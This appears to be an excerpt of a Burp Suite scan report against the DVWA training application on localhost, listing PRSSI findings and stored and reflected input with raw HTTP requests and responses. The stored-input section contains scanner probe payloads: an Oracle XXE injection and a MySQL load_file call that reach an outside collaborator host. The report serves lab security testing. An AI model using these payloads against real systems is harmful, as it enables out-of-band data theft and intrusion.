Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3517
Connection: close
Content-Type: text/html;charset=utf-8


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

9.6. http://localhost/DVWA_lab/vulnerabilities/xss_d/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_d/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:04 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4814
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
```

```
...[SNIP]...  
</title>
```

```
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
```

```
<link rel="icon" type="image/ico" href="../../favicon.ico" />
```

```
...[SNIP]...
```

Request 2

```
GET /DVWA_lab/vulnerabilities/xss_d/index.php/fr2xuh/ffuxrh/ag385p/ HTTP/1.1  
Host: localhost  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/  
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146  
Connection: close  
Upgrade-Insecure-Requests: 1
```

Response 2

```
HTTP/1.1 200 OK  
Date: Sat, 19 Oct 2019 16:41:05 GMT  
Server: Apache/2.4.37 (Debian)  
Expires: Tue, 23 Jun 2009 12:00:00 GMT  
Cache-Control: no-cache, must-revalidate  
Pragma: no-cache  
Vary: Accept-Encoding  
Content-Length: 4814  
Connection: close  
Content-Type: text/html;charset=utf-8  
  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
  
<html xmlns="http://www.w3.org/1999/xhtml">  
  
  <head>  
    <meta http-equiv="Content-T  
...[SNIP]...  
</title>  
  
    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />  
  
    <link rel="icon" type="image/ico" href="../../favicon.ico" />  
...[SNIP]...
```

Request 3

```
GET /DVWA_lab/vulnerabilities/xss_d/index.php/fr2xuh/dvwa/css/main.css HTTP/1.1  
Host: localhost  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/  
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146  
Connection: close  
Upgrade-Insecure-Requests: 1
```

Response 3


```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:05 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4814
Connection: close
Content-Type: text/html;charset=utf-8
```


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

9.7. http://localhost/DVWA_lab/vulnerabilities/xss_r/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)
4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:15 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4344
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
...[SNIP]...
</title>
```

```
<link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" />
```

```
<link rel="icon" type="image/ico" href="../../../favicon.ico" />
...[SNIP]...
```

Request 2

```
GET /DVWA_lab/vulnerabilities/xss_r/index.php/pmm6gn/xk41f0/jicpz9/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:16 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4344
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
...[SNIP]...
</title>
```

```
<link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" />
```

```
<link rel="icon" type="image/ico" href="../../../favicon.ico" />
...[SNIP]...
```

Request 3

```
GET /DVWA_lab/vulnerabilities/xss_r/index.php/pmm6gn/dvwa/css/main.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 3

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:16 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4344
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

9.8. http://localhost/DVWA_lab/vulnerabilities/xss_s/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. The first four conditions for an exploitable vulnerability are present (see issue background):

1. The original response contains a path-relative style sheet import (see response 1).
2. When superfluous path-like data is placed into the URL following the original filename (see request 2), the application's response still contains a path-relative style sheet import (see response 2).
3. Response 2 can be made to render in a browser's quirks mode. The page does not contain a doctype directive, and so it will always be rendered in quirks mode. Further, the response does not prevent itself from being framed, so an attacker can frame the response

within a page that they control, to force it to be rendered in quirks mode. (Note that this technique is IE-specific and due to P3P restrictions might sometimes limit the impact of a successful attack.)

4. When the path-relative style sheet import in response 2 is requested (see request 3) the application returns something other than the CSS response that was supposed to be imported (see response 3).

It was not verified whether condition 5 holds (see issue background), and you should manually investigate whether it is possible to manipulate some text within response 3, to enable full exploitation of this issue.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/?name=test
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:20 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5185
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  </title>

    <link rel="stylesheet" type="text/css" href="../../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../../favicon.ico" />
...[SNIP]...
```

Request 2

```
GET /DVWA_lab/vulnerabilities/xss_s/index.php/yddq5k/jkdx5c/sa7piv/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/?name=test
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:22 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5104
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
```

```
...[SNIP]...
```

```
</title>
```

```
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
```

```
<link rel="icon" type="image/ico" href="../../favicon.ico" />
```

```
...[SNIP]...
```

Request 3

```
GET /DVWA_lab/vulnerabilities/xss_s/index.php/yddq5k/dvwa/css/main.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/?name=test
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 3

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:22 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5104
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
  <meta http-equiv="Content-T
```

```
...[SNIP]...
```

10. Input returned in response (stored)

There are 2 instances of this issue:

- [/DVWA_lab/vulnerabilities/xss_s/ \[mtxMessage parameter\]](#)
- [/DVWA_lab/vulnerabilities/xss_s/ \[txtName parameter\]](#)

Issue background

Retrieval of stored input arises when user input is stored and later embedded into the application's responses.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.


Vulnerabilities resulting from retrieval of stored input are typically more serious than the equivalent reflected vulnerabilities because they do not require a separate delivery mechanism in order to reach target users. Depending on the affected functionality, ordinary users may be exploited during normal use of the application. Note that automated detection of stored data retrieval cannot reliably determine whether input that is persisted within the application can be retrieved by any other user, only by authenticated users, or only by the attacker themselves. You should review the functionality in which the vulnerability appears to determine whether the application's behavior can feasibly be used to compromise other application users.

Vulnerability classifications

- [CWE-20: Improper Input Validation](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)

10.1. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **mtxMessage** request parameter submitted to the URL /DVWA_lab/vulnerabilities/xss_s/ is copied into the response for the URL /DVWA_lab/vulnerabilities/xss_s/.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
```

Upgrade-Insecure-Requests: 1

```
txtName=test2&mtxMessage=(select%20extractvalue(xmltype('%3c%3fxml%20version%3d%221.0%22%20encoding%3d%22UTF-8%22%3f%3e%3c!DOCTYPE%20root%20[%20%3c!ENTITY%20%25%20aqbpp%20SYSTEM%20%22http%3a%2f%2fb8lx9cf8jvainm9jo5u0jq11s7kvbtzwnoafy4.burpcollab%27c%27c%27orator.net%2f%22%3e%25aqbpp%3b%3e')%2c'%2f')%20from%20dual)&btnSign=Sign+Guestbook
```

Request 2

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

```
txtName=test2&mtxMessage=test&btnSign=Sign+Guestbook
```


Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:43:01 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 41094
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<!ENTITY % xgleo SYSTEM "http://b8lx9cf8jvainm9jo5u0jq11s7kvbtzwnoafy4.burpcollab'|'orator.net/'">
...[SNIP]...
```

10.2. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **txtName** request parameter submitted to the URL `/DVWA_lab/vulnerabilities/xss_s/` is copied into the response for the URL `/DVWA_lab/vulnerabilities/xss_s/`.

Burp has captured the first observed location where this stored input is returned. There might be other locations within the application where the same input is returned. To identify all such locations, perform a full crawl of the application and then do a global search for the highlighted value.

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

txtName=
(select%20load_file('%5c%5c%5c%5c%5c5bhxxlcr8vvmizmlj0560vqd147wvntbkd85vvjk.burpcollaborator.net%5c%5cbao'))&mtxMessage=test&btnSign=Sign+Guestbook
```

Request 2

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=test&btnSign=Sign+Guestbook
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:43:01 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 41094
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<div id="guestbook_comments">Name: (select load_file('\5bhxxlcr8vvmizmlj0560vqd147wvntbkd85vvjk.burpcollaborator.net\itd'))<br />
...[SNIP]...
```


11. Input returned in response (reflected)

There are 43 instances of this issue:

- /DVWA_lab/dvwa/css/login.css [URL path filename]
- /DVWA_lab/dvwa/css/login.css [URL path folder 1]
- /DVWA_lab/dvwa/css/login.css [URL path folder 2]
- /DVWA_lab/dvwa/css/login.css [URL path folder 3]
- /DVWA_lab/dvwa/images/login_logo.png [URL path filename]
- /DVWA_lab/dvwa/images/login_logo.png [URL path folder 1]
- /DVWA_lab/dvwa/images/login_logo.png [URL path folder 2]
- /DVWA_lab/dvwa/images/login_logo.png [URL path folder 3]
- /DVWA_lab/login.php [URL path filename]
- /DVWA_lab/login.php [URL path folder 1]
- /DVWA_lab/login.php [name of an arbitrarily supplied URL parameter]
- /DVWA_lab/vulnerabilities/csp/ [URL path folder 2]
- /DVWA_lab/vulnerabilities/csp/ [URL path folder 3]
- /DVWA_lab/vulnerabilities/csp/ [include parameter]
- /DVWA_lab/vulnerabilities/csp/ [security cookie]
- /DVWA_lab/vulnerabilities/javascript/ [URL path folder 2]
- /DVWA_lab/vulnerabilities/javascript/ [URL path folder 3]
- /DVWA_lab/vulnerabilities/javascript/ [security cookie]
- /DVWA_lab/vulnerabilities/sqli/ [URL path folder 1]
- /DVWA_lab/vulnerabilities/sqli/ [URL path folder 2]
- /DVWA_lab/vulnerabilities/sqli/ [URL path folder 3]
- /DVWA_lab/vulnerabilities/sqli/ [id parameter]
- /DVWA_lab/vulnerabilities/sqli/ [security cookie]
- /DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 1]
- /DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 2]
- /DVWA_lab/vulnerabilities/sqli_blind/ [URL path folder 3]
- /DVWA_lab/vulnerabilities/weak_id/ [URL path folder 1]
- /DVWA_lab/vulnerabilities/weak_id/ [URL path folder 2]
- /DVWA_lab/vulnerabilities/weak_id/ [URL path folder 3]
- /DVWA_lab/vulnerabilities/weak_id/ [security cookie]
- /DVWA_lab/vulnerabilities/xss_d/ [URL path folder 1]
- /DVWA_lab/vulnerabilities/xss_d/ [URL path folder 2]
- /DVWA_lab/vulnerabilities/xss_d/ [URL path folder 3]
- /DVWA_lab/vulnerabilities/xss_d/ [security cookie]
- /DVWA_lab/vulnerabilities/xss_r/ [URL path folder 2]
- /DVWA_lab/vulnerabilities/xss_r/ [URL path folder 3]
- /DVWA_lab/vulnerabilities/xss_r/ [name parameter]
- /DVWA_lab/vulnerabilities/xss_r/ [security cookie]
- /DVWA_lab/vulnerabilities/xss_s/ [URL path folder 2]
- /DVWA_lab/vulnerabilities/xss_s/ [URL path folder 3]
- /DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]
- /DVWA_lab/vulnerabilities/xss_s/ [security cookie]
- /DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]

Issue background

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.


Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

Vulnerability classifications

- **CWE-20: Improper Input Validation**
- **CWE-116: Improper Encoding or Escaping of Output**

11.1. http://localhost/DVWA_lab/dvwa/css/login.css [URL path filename]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/dvwa/css/login.css

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
GET /DVWA_lab/dvwa/css/login.cssb6t9xv6lua HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:16 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/dvwa/css/login.cssb6t9xv6lua was not found on this server.</p>
...[SNIP]...
```

11.2. http://localhost/DVWA_lab/dvwa/css/login.css [URL path folder 1]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/dvwa/css/login.css

Issue detail

The value of the URL path folder 1 is copied into the application's response.

Request 1

```
GET /DVWA_lab6obzfmU833/dvwa/css/login.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:15 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab6obzfmU833/dvwa/css/login.css was not found on this server.</p>
...[SNIP]...
```

11.3. http://localhost/DVWA_lab/dvwa/css/login.css [URL path folder 2]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/dvwa/css/login.css

Issue detail

The value of the URL path folder 2 is copied into the application's response.

Request 1

```
GET /DVWA_lab/dvwa_hnswosydeb/css/login.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/login.php
Connection: close
Pragma: no-cache
```

Cache-Control: no-cache


Response 1

```
HTTP/1.1 404 Not Found
Date: Sat, 19 Oct 2019 16:44:16 GMT
Server: Apache/2.4.37 (Debian)
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /DVWA_lab/dvwa/hnswosydeb/css/login.css was not found on this server.</p>
...[SNIP]...
```

11.4. http://localhost/DVWA_lab/dvwa/css/login.css [URL path folder 3]

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/dvwa/css/login.css

Issue detail

The value of the URL path folder 3 is copied into the application's response.

Request 1

```
GET /DVWA_lab/dvwa/css5osc6avvd0/login.css HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
